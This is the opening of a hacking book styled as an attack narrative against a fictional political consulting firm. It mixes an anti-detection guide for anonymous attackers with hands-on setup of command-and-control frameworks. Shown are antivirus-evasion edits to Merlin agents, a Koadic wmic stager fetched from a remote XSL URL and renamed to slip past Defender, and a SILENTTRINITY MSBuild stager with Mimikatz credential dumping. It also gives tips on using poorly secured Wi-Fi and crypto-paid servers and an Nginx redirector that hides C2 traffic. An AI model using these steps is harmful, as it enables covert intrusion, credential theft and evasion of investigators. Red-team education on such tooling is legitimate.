A breach to remember

How to...

HACK LIKE A GHOST

Sparc FLOW

www.hacklikeapornstar.com


A breach to remember
How to...
HACK
LIKE A
GHOST
Sparc FLOW
www.hacklikeapornstar.com

How to Hack Like a GHOST

A detailed account of a breach to remember

Important disclaimer

The examples in this book are entirely fictional. The tools and techniques presented are open source, and thus available to everyone. Investigators and pentesters use them regularly in assignments, but so do attackers. If you recently suffered a breach and found a technique or tool illustrated in this book, this neither incriminates the author of this book in any way, nor implies any connection between the author and the perpetrators.

Any actions and/or activities related to the material contained within this book are solely your responsibility. Misuse of the information in this book can result in criminal charges being brought against the persons in question. The author will not be held responsible in the event that any criminal charges are brought against any individuals using the information in this book to break the law.

This book does not promote hacking, software cracking, and/or piracy. All of the information provided in this book is for educational purposes only. It will help companies secure their networks against the attacks presented, and it will help investigators assess the evidence collected during an incident.

Performing any hack attempts or tests without written permission from the owner of the computer system is illegal.

Content table

Catch me if you can

“Of course, we have free will because we have no choice but to have it.”

Christopher Hitchens

The security industry is tricky.

I can frankly say that I maintain a love-hate relationship with this field, due in no small part to its fickle and fleeting nature. You can spend months and years honing your skills in a particular field, say privilege escalation and lateral movement using PowerShell, only to feel completely useless in a full Linux or Mac environment.

By the time you learn how to dump MacOS keychain secrets and defeat Gatekeeper, the new Windows 10 RS5 is out with novel detection measures, rendering every PowerShell attack almost useless. You drag yourself back to the drawing board, blog hunting, conference binging and personal research to upgrade your tools and devise new exploitation pathways.

Soberly considered, this rat race may seem like utter madness.

You can, of course, always console your ego by diving into the network of a Fortune 500 company that regards Windows XP/2003 as a precious, endangered species to be preserved at all costs, but the tide is catching up and you know in your heart that you have to move on to brighter shores. At the end of the day, that's what hacking is all about. The frustration of having to throw away a favorite trick can only be matched by the exhilaration of mastering a shiny, new technique.

We loosely define "hacking" as an ensemble of tricks and tips to achieve unexpected results from a system [1] . Yet, these tricks have an ever-accelerating expiry date. Your aim as a security professional or enthusiast is to seek out and gather as many useful tricks as you can. You never know which spear will knock down the bull charging ahead.

In my previous books, I focused a great deal on Windows-related attacks, because most of the Fortune 500 have designed the majority of their environment around Active Directory. It was the go-to solution to manage thousands of users, servers and applications.

The zeitgeist is changing, though. A company looking to set up its infrastructure from scratch will no longer spring up a Windows Domain Controller on bare metal in a shared datacenter twenty miles from the city. Really, show me a system admin that still wants to manage hardware obsolescence and an ESXi cluster with thirty appliances of different firewalls, switches, routers and load balancers… Hand me that noose and close the door

already!

Why bother when you can setup everything in a Cloud environment in a matter of seconds. Databases, Docker containers and Active Directory are all but one click away…with a free trial to sweeten the deal for your accountant. Sure, the initial low-ticket fee quickly balloons up as your servers scale up, but most startups will be delighted to deal with these types of problems. It means business is growing.

So, for this new book, I have decided to throw away the conventional architecture you find in greasy, old companies. Let's try to take down a modern and worthy opponent. One that planted its technical roots in a nurturing and resilient Cloud environment, and powered its growth using DevOps practices.

Beyond being buzzwords touted by clueless management and hungry headhunters, these new paradigms, when followed successfully, have such a deep impact on architectural decisions and application designs that they naturally require a new set of tricks and flairs to hunt for and find loopholes.

Vulnerabilities that may otherwise be overlooked or dismissed in a classical environment suddenly acquire lethal potential in a Cloud setting. Forget about SQL injections, the second you know that a machine is hosted on Amazon Web Services (AWS), you should focus on another class of vulnerabilities altogether.

We used to hop from one machine to another, sneaking past firewall rules and burrowing our way to the internal database, Active Directory and what have you. This journey often involved network scans, traffic tunneling and so on.

In a Cloud environment, you can manipulate core elements of the infrastructure from any IP in the world. A firewall is blocking access to a particular machine? With the right credentials, you can toss that specific rule with a single API call from China and access that "internal" machine from the Philippines…

That's not to say that machine-hopping is completely gone, of course. We still need a fair amount of network wizardry to gain access to that precious endpoint holding business data, but the goal has somewhat shifted from taking control of machines to taking control of the infrastructure itself.

Another key set of principles advocated by tech companies nowadays is DevOps, which can be loosely defined as any technical or organizational measure that automates software development and boosts code delivery and

reliability [2] . This spans anything from defining infrastructure as code to containerization and automated monitoring.

One major corollary of this DevOps culture is that companies are less and less afraid to alter their infrastructure and applications. Forget the typical IT mantra: "*If it is working, don't change it.* " When you deploy an application to production five times a week, you better be comfortable changing it however you see fit.

When you decorrelate the application from the system it is running on, you have more leeway to upgrade your systems. When you have end-to-end integration tests, you can easily afford to patch critical parts of the code with minimal side effects. When you have an infrastructure defined as code, you can prevent shadow IT and tightly oversee every machine in the infrastructure—a luxury that many big companies would kill to have.

All these assumptions that we traditionally relied on to find holes in a company's network are being slashed down by this cutting-edge wave of DevOps practices. A hacker gets into the mind of the person designing a system to surf on the wave of false assumptions and hasty decisions. How can we do that if we are stuck in the old way of designing and running systems?

Of course, this new era of computing is not all unicorns pissing rainbows. Stupendous mistakes made in the 70s are faithfully—if not religiously—replicated in this decade. I find it outrageous that in today's world of looming threats, security is still considered a "nice to have" and not a core feature of the initial minimal viable product (MVP). I am not talking about IoT companies that are one funding round away from bankruptcy, but about big tech products, like Kubernetes, Chef, Spark, etc. People making statements like the following should be slowly and repeatedly beaten down with a steel spoon until they collapse:

" *Security in Spark is OFF by default. This could mean you are vulnerable to attack by default.* " [3]

But I digress, my point is, DevOps and the shift toward the Cloud introduces a great deal of change, and our hacker intuition may benefit from some small adjustments to stay on track.

This was the epiphany that ignited and drove my writing this book.

**

Now, let’s talk about our target for this new hacking adventure.

We will go after “Gretsch Politico Consulting,” a firm helping future elected officials run their political campaigns. They claim to have millions of data points and complex modeling profiles to effectively engage key audiences. As they nicely put it on their website: “*Elections often come down to the last critical voters. Our data management and micro-targeting services help you reach the right people at the right time.* ”

In layman’s terms: “We have a huge database of likes and dislikes of millions of people and can push whatever content is necessary to serve your political agenda.”

Much clearer but much scarier, right?

I wish I were making this stuff up, but sadly this whole charade is how almost every so-called democratic election works nowadays, so we might as well make it our training ground for this book’s hacking scenario.

Pentesters and red teamers [4] get excited about setting up and tuning their infrastructure just as much as they do about writing their engagement reports. To them, the thrill is in the exploitation, lateral movement and privilege escalation. So what if their IP leaks in the target's log dashboard? Someone will owe the team a beer for messing up, the blue team will get a pat on the back and everyone can start afresh the next day.

Things are different in the real world. There are no do-overs for hackers and hacktivists, for instance.

They do not have the luxury of a legally binding engagement contract. They bet their freedom, nay, their life on the security of their tooling and anonymity of their infrastructure. That's why in each of my books, I insist on writing about some basic operational security (OpSec) procedures and how to build an anonymous and efficient hacking infrastructure. A quick how-to-stay-safe guide in this ever-increasing authoritarian world we seem to be forging for ourselves.

If you are already intimate with current C2 frameworks, containers and automation tools like Terraform, you can just skip ahead to the next section where the actual hacking begins.

Cerca Trova

I would hope that, in 2020, just about everyone knows that sending even one suspicious IP packet from your home, university or work office is a big no-no… Yet, I find that most people are comfortable snooping around websites using a VPN service that promises total anonymity. A VPN they registered to using their home IP address, maybe even with their own credit card, along with their name and address. To make matters worse, they set up that VPN connection from their home laptop while streaming their favorite Netflix show and talking to friends on Facebook.

Let's get something straight right away. No matter what they say, VPN services will always, *always* keep some form of logs: IP address, DNS queries, active sessions, etc.

Let's put ourselves in the shoes of a naïve internaut for a second and pretend that there are no laws forcing every access provider to keep basic metadata logs [5] of outgoing connections—such laws exist in most countries, and no VPN provider will infringe them for your meekly $5 monthly subscription, but please indulge this candid premise.

The VPN provider has hundreds if not thousands of servers in multiple datacenters around the world. They also have thousands of users, some on Linux machines, others on Windows, a spoiled bunch on Mac. Do you really believe it is possible to manage such a huge and heterogenous infrastructure without something as basic as logs?

Without logs, the technical support would be just as useless and clueless as the confused client calling them to solve a problem. Nobody in the company would know how to start fixing a simple DNS lookup problem, let alone mysterious routing issues involving packet loss, preferred routes and other networking witchcraft.

Many VPN providers [6] feel obliged to vociferously defend their log-*less* service to keep the edge against competitors making similar claims. It's just a pointless race to the bottom powered by blatant lies…or marketing, as I believe they call it these days.

By the way, the same goes for Tor, the Onion router [7] . Why should you blindly trust that first node you contact to enter the TOR network any more than the unsolicited phone call promising a long-lost inheritance in exchange for your credit card number? Sure, the first node only knows your IP address, but maybe that's too much information already.

Don't get me wrong; please use a VPN. Tor is amazing, but assume that your IP address—and hence, your geographical location and/or browser fingerprint—are known to these intermediaries and can be discovered by your final target or anyone investigating on their behalf. Once you accept this premise, the conclusion naturally presents itself: to be truly anonymous on the Internet, you need to pay as much attention to your physical trail as you do to your internet fingerprint.

For instance, if you happen to live in a big city, then surely there are many busy train stations, malls or similar public gatherings where you can use the public Wi-Fi to quietly conduct your operations. Just another dot in the fuzzy stream of daily passengers.

Be careful not to fall prey to our treacherous human pattern-loving nature. Avoid at all costs sitting in the same spot day in, day out. Make it a point to visit new locations and even change cities from time to time.

Some countries, like China, Japan, the UK, Singapore, the US and even

some parts of France, have cameras monitoring streets and public gatherings. In that case, an alternative would be to embrace one of the oldest tricks in the book: war driving. Use a car to drive around the city looking for public Wi-Fi hotspots.

A typical Wi-Fi receiver can catch a signal up to 40m (~150 feet) away, which we can increase to a couple hundred meters (thousand feet) with a directional antenna *(https://amzn.to/2FpaUL1)* . Once you find a free hotspot, or a poorly secured one—WEP encryption *(http://bit.ly/39KIMji)* and weak WPA2 passwords *(http://bit.ly/301SGIP)* are not uncommon—park your car nearby and start your operation. If you hate aimlessly driving around, check out online projects like Wi-Fi Map *(www.wifimap.io)* that list open Wi-Fi hotspots, sometimes with their passwords.

Hacking is really a way of life. If you are truly committed to your cause, you should fully embrace it and avoid being sloppy at all costs.

Now that we have taken care of the location, let's get the laptop situation straight. I know people can get so precious about their laptops. They've got stickers everywhere, crazy hardware specs, and good grief, that list of bookmarks that everyone swears they'll go through one day…

That's the computer you flash at the local conference, not the one you use for an operation. Furthermore, if that's the same computer you use to rant on Twitter and check your Gmail inbox, then that computer is pretty much known to most government agencies. The ones that matter anyway. No number of VPNs will save your sweet face should your browser fingerprint leak somehow to your target.

The ops notebook should be as common and mundane as possible, down to the operating system it hosts, or at least the one installed by default on disk. The one we actually use is a different story. We want an ephemeral operating system that flushes everything away on every reboot. We store this OS on a USB stick, and whenever we find a nice spot to settle in, we plug it into the computer to load our environment.

Tails *(http://bit.ly/2QutyYq)* is still pretty much the go-to Linux distribution for this type of usage. It automatically rotates the MAC address, forces all connections to go through Tor, and avoids storing data on the laptop's hard disk (*i.e., traditional operating systems tend to store overflown memory on disk—an operation known as swapping*). If it was good enough for Snowden [8] , I bet it's

good enough for almost everyone.

Some people are inexplicably fond of Chromebooks [9] . These are minimal operating systems stacked on affordable hardware that only support a browser and a terminal. Seems ideal, right? It's not. It's the worst idea ever, next to licking ice poles… We are talking about an OS developed by Google that requires you to log into your Google account, synchronize your data, and store it on GDrive… Need I go on?

There are some spinoffs of Chromium OS that disable the Google synchronization part, e.g., NayuOS [10] , but my main point is that these devices were not designed with privacy in mind—and if they were, then launch day must have been a hilarious day at Google.

The operation laptop should only contain volatile and temporary data: e.g., browser tabs, copy-paste of commands, etc. If you absolutely need to export huge volumes of data, make sure to store them in an encrypted fashion on portable storage *(http://bit.ly/37GgSmz)* .

With this laptop being ephemeral, its only purpose is to connect us to a set of servers that hold the necessary tooling and scripting to prepare our adventure: the bouncing servers.

These servers provide us with a reliable and stable gateway to our future attack infrastructure. We initiate an SSH connection from a random machine in a cold and busy train station to find a warm and cozy environment where all our tooling and favorite Zsh aliases [11] are waiting for us.

The bouncing servers can be hosted on one or many Cloud providers spread across many geographical locations. The obvious limitation is the payment solution supported by these providers.

Examples of Cloud Providers with decent prices that accept cryptocurrencies:


- Ramnode *(www.ramnode.com)* : $5 a month for a server with 1GB of memory and two virtual CPU cores. Only accepts Bitcoin.
- NiceVPS *(www.nicevps.net)* : €10.99 a month for 1GB of memory and one vCPU. They accept Monero and Zcash.
- Cinfu *(www.cinfu.com)* : $4.30 for a server with 2GB of memory and one virtual CPU core. Supports Monero and Zcash.
- PiVPS *(pivps.com)* : $14.97 for a server with 1GB of memory and one virtual CPU. Supports Monero and Zcash.
- SecureDragon *(securedragon.net)* : $4.99 for a server with 1GB of memory and two virtual CPU cores. Only accepts Bitcoin.

Some services like BitLaunch *(https://bitlaunch.io)* act as simple intermediaries. They accept Bitcoin payments but then spawn servers on Digital Ocean and Linode using their own account… for three times the price, of course, which is downright outrageous. You can find a relatively better deal at *(https://bithost.io/)* , which still takes a 50% commission. On top of the obvious rip off, you lose access to the Digital Ocean API, which can help automate much of the setup.

In fact, choosing a Cloud provider can come down to this bitter trade-off. Support of cryptocurrencies and the pseudo-anonymity they grant versus ease of use and automation.

All major Cloud providers—think AWS, Google Cloud, Microsoft Azure, Alibaba—require a credit card before approving your account. Depending on where you live, this may not be a problem, though. There are many services that provide prepaid credit cards in exchange for cash. Some online services even accept to top-up credit cards with Bitcoin, but most of them will require some form of government-issued ID. That’s a risk you should carefully consider.

The bouncing servers host management tools like Terraform, Docker and Ansible that will later help us build not one but multiple attack infrastructures.



Our bouncing servers never interact with the target. Not a single bleep. Therefore, we can afford to keep them around a little longer—a few weeks or months—without incurring significant risks. The attack infrastructure, on the other hand, has a much higher volatility (a few days). It must be unique to each operation or target if possible. The last thing we want is an investigator piecing up various clues from different targets hit by the same IP.

The attack infrastructure is usually composed of frontend and backend systems. The frontend system may initiate connections to the target, scan machines and so forth. It can also be used—in the case of a reverse shell—to route incoming packets through a web proxy and deliver them to the backend system, usually a Command & Control (C2) framework like Metasploit, Empire, etc.

This routing is commonly done with a regular web proxy (Nginx or Apache) that acts as a filter. Requests from infected computers get routed directly to the corresponding C2 instance, while the remaining requests—e.g., from snoopy analysts—display an innocent webpage. The C2 framework is really the spinal cord of the attacking infrastructure. It executes commands on infected machines, retrieves files, delivers exploits and more.

We want this infrastructure to be modular and replaceable at will. Bypassing an IP ban should be as easy as sending one command to spawn a new proxy.

Problems with the Command and Control (C2) backend? Another command and we have a new C2 running with the exact same configuration.

Achieving this level of automation is not a whimsical impulse to try out the trendiest tools and programming techniques. The easier it is to spring fully configured attacking servers, the fewer mistakes we make, especially under stressful circumstances.

It's as good an excuse as any to get into the skin of a DevOps person, learn their craft and twist it to our own needs. Hopefully, this will clue us into some shortcoming we will later exploit in our hacking adventure.

Let's build this attacking infrastructure and start with the basic tooling of any attacker: the Command & Control server.

Return of the C2

For the better part of the last decade, the undefeated champion of Command & Control frameworks—the one that offered the widest and most diverse array of exploits, stagers and reverse shells—was the infamous Metasploit framework.

Perform a quick search for a pentesting or hacking tutorial, and I bet that the first link will probably refer you to a post describing how to set up a meterpreter —the name of the custom payload used by Metasploit—on a Linux machine to achieve full control. Of course, the article will fail to mention that the default settings of the tool have been flagged by every security product since 2007, but let's not be too cynical.

Metasploit is by far my first choice when taking control of a Linux box with no pesky Antivirus to crash the party. The connection is very stable, the framework has a lot of modules, and contrary to what many improvised tutorials seem to suggest, you can—and, in fact, *should* —customize every tiny bit of the executable template used to build the stager and the exploits.

Windows being a different beast, I usually tend to work with the Empire framework *(http://bit.ly/2GDWnvB)* , which provides more modules, exploits and lateral movement techniques specifically designed for Active Directory. My past books heavily illustrated this awesome tool. Sadly, Empire was deprecated by its authors a couple of months ago and will no longer be maintained by the original team [12] .

I understand the reasoning behind such a decision. Indeed, the whole framework came into existence based on the premise that PowerShell allowed attackers to sail unhindered in a Windows environment, free from sleazy things such as Antivirus software and monitoring. Now that this assumption is heavily challenged by new Windows 10 features like PowerShell block logging and AMSI, it made sense to discontinue the project in favor of newer generations of attacks, like using C#, for instance *(http://bit.ly/2N4hjiW)* [13] .

Note : AMSI is a component introduced in Windows 10 that intercepts API calls to critical Windows services (UAC, Jscript, PowerShell, etc.) to scan for known threats and eventually block them: *http://bit.ly/2Qtl0AD* .

The people behind the Empire project, known by their Twitter handles: *@harmj0y* , *@sixdub* , *@enigma0x3* , *rvrsh3ll* , *@killswitch_gui* , *and* *@xorrior* kickstarted a real revolution in the Windows hacking community and deserve our most sincere appreciation.

Given these recent developments, I started looking for potential replacements for the Empire project. I have to admit, I was afraid of falling back to Cobalt Strike, like 99% of consulting firms masquerading phishing campaigns for Red Team jobs. I have nothing against the tool, mind you. It's awesome, provides great modularity and deserves the success it has achieved. It's just tiring and frustrating to see so many phony companies riding the wave of the Red Team business just because they bought a $3,500 Cobalt Strike license.

I was pleasantly surprised, however, to discover that so many open-source Command & Control (C2) frameworks hatched in the vacuum left by Empire. The following is not meant to be a thorough review as I am sure that by the time this book comes out, they will have introduced even more amazing capabilities, but I would like to briefly mention some interesting ones that caught my attention.

I will go rather quickly over many advanced concepts that are not that relevant to our present scenario. If you do not fully understand how some payloads work, it's alright. We will circle back to the ones we need later on.

Merlin *(http://bit.ly/37I2Cde)* is a C2 framework written, as most popular tools these days are it seems, in Golang [14] . It can run on Linux, Windows and basically any other platform supported by the Go runtime. The agent launched on the target machine can be a regular executable, like a DLL file or even a JScript file.

We start by installing the Golang environment, especially if we are planning on customizing the executable agent and adding post exploitation modules—which is, of course, heavily encouraged.

```
root@Lab : ~/# add-apt-repository ppa:longsleep/golang-backports
root@Lab : ~/# apt update && sudo apt install golang-go
root@Lab : ~/# go version
go version go1.13 linux/amd64

root@Lab : ~/# git clone https://github.com/Ne0nd0g/merlin && cd merlin
```

The real novelty of Merlin is that it relies on HTTP2 to communicate with its backend server. HTTP2, as opposed to HTTP/1.x, is a binary protocol that supports many performance-enhancing features, like stream multiplexing, server push and so forth *(http://bit.ly/2MYGrYo)* . Even if the C2 traffic is caught and decrypted by a security device, it might fail to parse the compressed HTTP2 traffic and just forward it untouched.

If we compile a standard agent out of the box, it will be immediately busted by any regular Antivirus agent. Let's first make some adjustments. We rename suspicious functions like "ExecuteShell" and remove references to the original package name "*github.com/Ne0nd0g/merlin* ". We use a classic **find** command that hunts for source code files containing these strings and pipes them into **xargs** that calls **sed** to replace them with arbitrary words.

```
root@Lab : ~/merlin/# find . -name '*.go' -type f -print0 | xargs -0 sed -i 's/ExecuteShell/MiniMice/g'

root@Lab : ~/merlin/# find . -name '*.go' -type f -print0 | xargs -0 sed -i 's/executeShell/miniMice/g'

root@Lab : ~/merlin/# find . -name '*.go' -type f -print0 | xargs -0 sed -i
's/github.com\/Ne0nd0g\/merlin/github.com\/mini\/heyho/g'

root@Lab : ~/merlin/# sed -i 's/github.com\/Ne0nd0g\/merlin/github.com\/mini\/heyho/g' go.mod
```

This crude string replacement bypasses 90% of antivirus solutions, including Windows Defender. Keep tweaking it and testing against VirusTotal [15] until you pass all tests.

Now let's compile an agent in the "output" folder that we will later drop on a Windows test machine:

```
root@Lab : ~/merlin/# make agent-windows DIR="./output"
```

We fire up the Merlin C2 server using the “go run” command:

```
root@Lab : ~/merlin/# go run cmd/merlinserver/main.go -i 0.0.0.0 -p 8443 -psk
strongPassphraseWhaterYouWant

[-] Starting h2 listener on 0.0.0.0:8443

Merlin»
```

…and execute the agent on the target machine:

```
# Target machine

PS C:\> .\merlinAgent-Windows-x64.exe -url https://192.168.1.29:8443 -psk
strongPassphraseWhaterYouWant
```

```
[+] New authenticated agent 6c2ba6-daef-4a34-aa3d-be944f1

Merlin» interact 6c2ba6-daef-4a34-aa3d-be944f1
Merlin[ agent ][ 6c2ba6-daef-… ]» ls

[+] Results for job swktfmEFWu at 2019-09-22T18:17:39Z

Directory listing for: C:\
-rw-rw-rw-  2019-09-22 19:44:21  16432  Apps
-rw-rw-rw-  2019-09-22 19:44:15  986428 Drivers
[…]
```

Works like a charm. Now we can dump credentials, hunt for files, move to other machines, launch a keylogger and so forth.

Merlin is still a project in its infancy, so you will experience bugs and inconsistencies, most of them due to the instability of the HTTP2 library in Golang. It is not called beta for nothing, after all, but the effort behind this project is absolutely amazing. If you ever wanted to get involved in Golang, this might be your chance. The framework is just shy of fifty post-exploitation modules, from credential harvesting to compiling and executing C# in memory.

Another framework that has gained popularity since its introduction at DEF CON 25 is Koadic by Zerosum0x01 *(http://bit.ly/2twqzw7)* . It solely focuses on Windows targets, but its main selling point is that it implements all sorts of trendy and nifty execution tricks, like regsvr32 [16] , mshta [17] , XSL style sheets, you name it.

```
root@Lab : ~/# git clone https://github.com/zerosum0x0/koadic.git
root@Lab : ~/# pip3 install -r requirements.txt

# Launch koadic
root@Lab : ~/# ./koadic

(koadic: sta/js/mshta )$ help
  COMMAND     DESCRIPTION
  ---------   -------------
  cmdshell    command shell to interact with a zombie
  creds       shows collected credentials
  domain      shows collected domain information
  […]
```

Let's experiment with a stager that delivers its payload through an ActiveX object embedded in an XML style sheet (also called XSLT *http://bit.ly/2MZzyWL*). This evil formatting XSLT sheet can be fed to the native wmic utility that promptly executes the embedded JScript while rendering the output of the "os get" command:

```
(koadic: sta/js/mshta )$ use stager/js/wmic
(koadic: sta/js/wmic )$ run

[+] Spawned a stager at http://192.168.1.25:9996/ArQxQ.xsl
[>] wmic os get /FORMAT:"http://192.168.1.25:9996/ArQxQ.xsl"
```

The trigger command is easily caught by Windows Defender. We have to tweak it a bit—for instance, by renaming wmic.exe to something innocuous like dolly.exe [18] .

```
# Victim machine

C:\Temp> copy C:\Windows\System32\wbem\wmic.exe dolly.exe
C:\Temp> dolly.exe os get /FORMAT:"http://192.168.1.25:9996/ArQxQ.xsl"
```

```
[+] Zombie 1: PIANO\wk_admin* @ PIANO -- Windows 10 Pro
(koadic: sta/js/mshta )$ zombies 1
  ID:                1
  Status:            Alive
  IP:                192.168.1.30
  User:              PIANO\wk_admin*
  Hostname:          PIANO
  […]
```

Next, we can choose any of the available implants ("**use implant/** "), from dumping passwords (e.g., Mimikatz) to pivoting to other machines. If you are familiar with Empire, then you will feel right at home with Koadic.

The only caveat is that, like most current Windows C2 frameworks, all payloads should be carefully customized and sanitized before being deployed in the field. Open-source C2 frameworks are just that: frameworks. They take care of the boring stuff like agent communication and encryption and provide extensible plugins and code templates. But every native exploit or execution technique they ship is likely tainted and should be surgically changed to evade Antivirus and EDR solutions [19] .

Sometimes a crude string replacement will do; other times, we need to recompile the code or snip out some bits. So do not expect any of these frameworks to flawlessly work from scratch on a brand-new and hardened Windows 10. Take the time to investigate the execution technique and make it fit your own narrative [20] .

The last C2 framework I would like to cover is my personal favorite: SILENTTRINITY. It takes such an original approach that I think you should momentarily pause reading this book and go watch Marcello's talk about the .Net environment *(http://bit.ly/2SWDJq0)* .

To sum it up somewhat crudely, PowerShell and C# produce intermediary code (assembly [21]) to be executed by the .Net framework. Yet, there are many other languages that can do the same job: F#, IronPython… and Boo-Lang! Yes, it is a real language; look it up *(http://bit.ly/2N274LP)* . It is as if a Python lover and a Microsoft fanatic were locked in a cell and forced to cooperate with each other to save humanity from an impeding Hollywoodian doom.

While every security vendor is busy looking for PowerShell scripts and weird command lines, SILENTTRINITY is peacefully gliding over the clouds using Boo-Lang to interact with Windows internal services and dropping perfectly safe-looking evil bombshells.

The tool's server-side requires Python 3.7, so make sure to have it properly working first. Here is a quick link to set it up *(http://bit.ly/2QKIEHG)* , then proceed to download and launch the SILENTTRINITY team server:

```
# Terminal 1
root@Lab : ~/# git clone https://github.com/byt3bl33d3r/SILENTTRINITY
root@Lab : ~/# cd SILENTTRINITY
```

```
root@Lab : ST/# python3.7 -m pip install setuptools
root@Lab : ST/# python3.7 -m pip install -r requirements.txt

# Launch the team server
root@Lab : ST/# python3.7 teamserver.py 0.0.0.0 strongPasswordCantGuess &
```

Instead of running as a local standalone program, SILENTTRINITY launches a server that listens on port 5000, allowing multiple members to connect, define their listeners, generate payloads, etc. Very useful in team operations.

```
# Terminal 2

root@Lab : ~/# python3.7 st.py wss://username:strongPasswordCantGuess@192.168.1.29:5000
[ 1 ]ST ≫  listeners
[ 1 ] ST ( listeners ) use https

# Configure parameters
[ 1 ] ST ( listeners ) (https ) >> set Name customListener
[ 1 ] ST ( listeners ) (https ) >> set CallBackURls https://www.customDomain.com/news-article-feed

# Start listener
[ 1 ] ST ( listeners )( https ) >> start
[ 1 ] ST ( listeners )( https ) >> list

Runnning:
customListener │ https://192.168.1.29:443
```

In the figure above, we connected to the team server and configured a listener on port 443. The next logical step is to generate a payload to execute on the target. We opt for a .Net task containing inline C# code that we can compile and run on the fly using a .Net utility called MSBuild [22] .

```
[ 1 ] ST ( listeners ) (https ) >> stagers
[ 1 ] ST ( stagers ) >> stagers
[ 1 ] ST ( stagers ) >> use msbuild
[ 1 ] ST ( stagers ) >> generate customListener
[ + ] Generated stager to ./stager.xml
```

If we take a closer look at the stager.xml file, it embeds a base64 encoded version of an executable called naga.exe (*SILENTTRINITY/core/teamserver/data/naga.exe* [23]) which connects back to the listener we set up, downloads a zip file

containing Boo-lang DLLs and a script to bootstrap the environment.

Once we compile and run this payload on the fly using MSBuild, we will have a full Boo environment running on the target's machine, ready to execute whatever shady payload we send its way.

```
# Start agent

PS C:\> C:\Windows\Microsoft.Net\Framework\v4.0.30319\MSBuild.exe stager.xml
```

```
[*] [TS-vrFt3] Sending stage (569057 bytes) ->  192.168.1.30...
[*] [TS-vrFt3] New session 36e7f9e3-13e4-4fa1-9266-89d95612eebc connected! (192.168.1.30)
```

```
[ 1 ] ST ( listeners )( https ) >> sessions
[ 1 ] ST ( sessions ) >> list
Name        | User         | Address     | Last Checkin
36e7f9e3-13… | *wk_adm@PIANO | 192.168.1.3 | h 00 m 00 s 04
```

Notice how, contrary to the other two frameworks, we did not bother customizing the payload to evade Windows Defender. It just works… for now [24] !

We can deliver any of the current sixty-nine post-exploitation modules, from loading an arbitrary assembly (.Net executable) in memory to regular Active Directory reconnaissance and credential dumping:

```
[ 1 ] ST ( sessions ) >> modules
[ 1 ] ST ( modules ) >> use boo/mimikatz
[ 1 ] ST ( modules )( boo/mimikatz ) >> run all

[*] [TS-7fhpY] 36e7f9e3-13e4-4fa1-9266-89d95612eebc returned job result (id: zpqY2hqD1l)
[+] Running in high integrity process
[…]
  msv :
  [00000003] Primary
  * Username : wkadmin
  * Domain   : PIANO.LOCAL
   * NTLM     : adefd76971f37458b6c3b061f30e3c42
[…]
```

The project is still very young, yet it displays tremendous potential. If you are a complete beginner, though, you may suffer from the lack of documentation

and explicit error handling. The tool is still in active development, so that's hardly a surprise. I would suggest you first explore more accessible projects like Empire before using and (why not) contributing to SILENTTRINITY. It sure is a hell of a project!

There are many more frameworks that came to life during the last couple of years that are all worth checking out: Covenant, Faction C2, etc. I vividly encourage you to spin up a couple of virtual machines, play with them, and choose whatever you feel most comfortable with.

Let there be infrastructure

We will stick with two frameworks to illustrate the setup of an attacking infrastructure: Metasploit for Linux targets and SILENTRINITY for Windows boxes.

The old way would be to install each of these frameworks on a machine and place a web server in front of them to receive and route traffic according to simple pattern-matching rules.

The Nginx Web server is a popular choice and can be configured relatively quickly:

```
root@Lab : ~/# sudo apt install -y nginx
root@Lab : ~/# sudo vi /etc/nginx/conf.d/reverse.conf
```

```
#/etc/nginx/conf.d/reverse.conf

server {
  # basic web server configuration
  listen 80;

  # normal requests are served from /var/www/html
```

```
    root /var/www/html;
    index index.html;
    server_name www.mydomain.com;


    # return 404 if no file or directory match
    location / {
        try_files $uri $uri/ =404;
    }


    # /msf url get redirected to our backend C2 framework
    location /msf {
        proxy_pass https://192.168.1.29:8443;
        proxy_ssl_verify off;
        proxy_set_header Host $host;
        proxy_set_header X-Forwarded-For $proxy_add_x_forwarded_for;
    }
    # Repeat previous block for other C2 backends
}
```

The first few directives define the root directory containing webpages served for normal queries. Next, we instruct Nginx to forward some special URLs (e.g. starting with “/msf”) straight to our C2 backend, as is evident by the proxy_pass directive.

A quick setup of SSL certificates using Let’sEncrypt and we have a fully functional web server with HTTPs redirection:

```
root@Lab : ~/# add-apt-repository ppa:certbot/certbot
root@Lab : ~/# apt-get update && apt-get install python-certbot-nginx
root@Lab : ~/# sudo certbot --nginx -d mydomain.com -d www.mydomain.com

Congratulations! Your certificate and chain have been saved at…
```

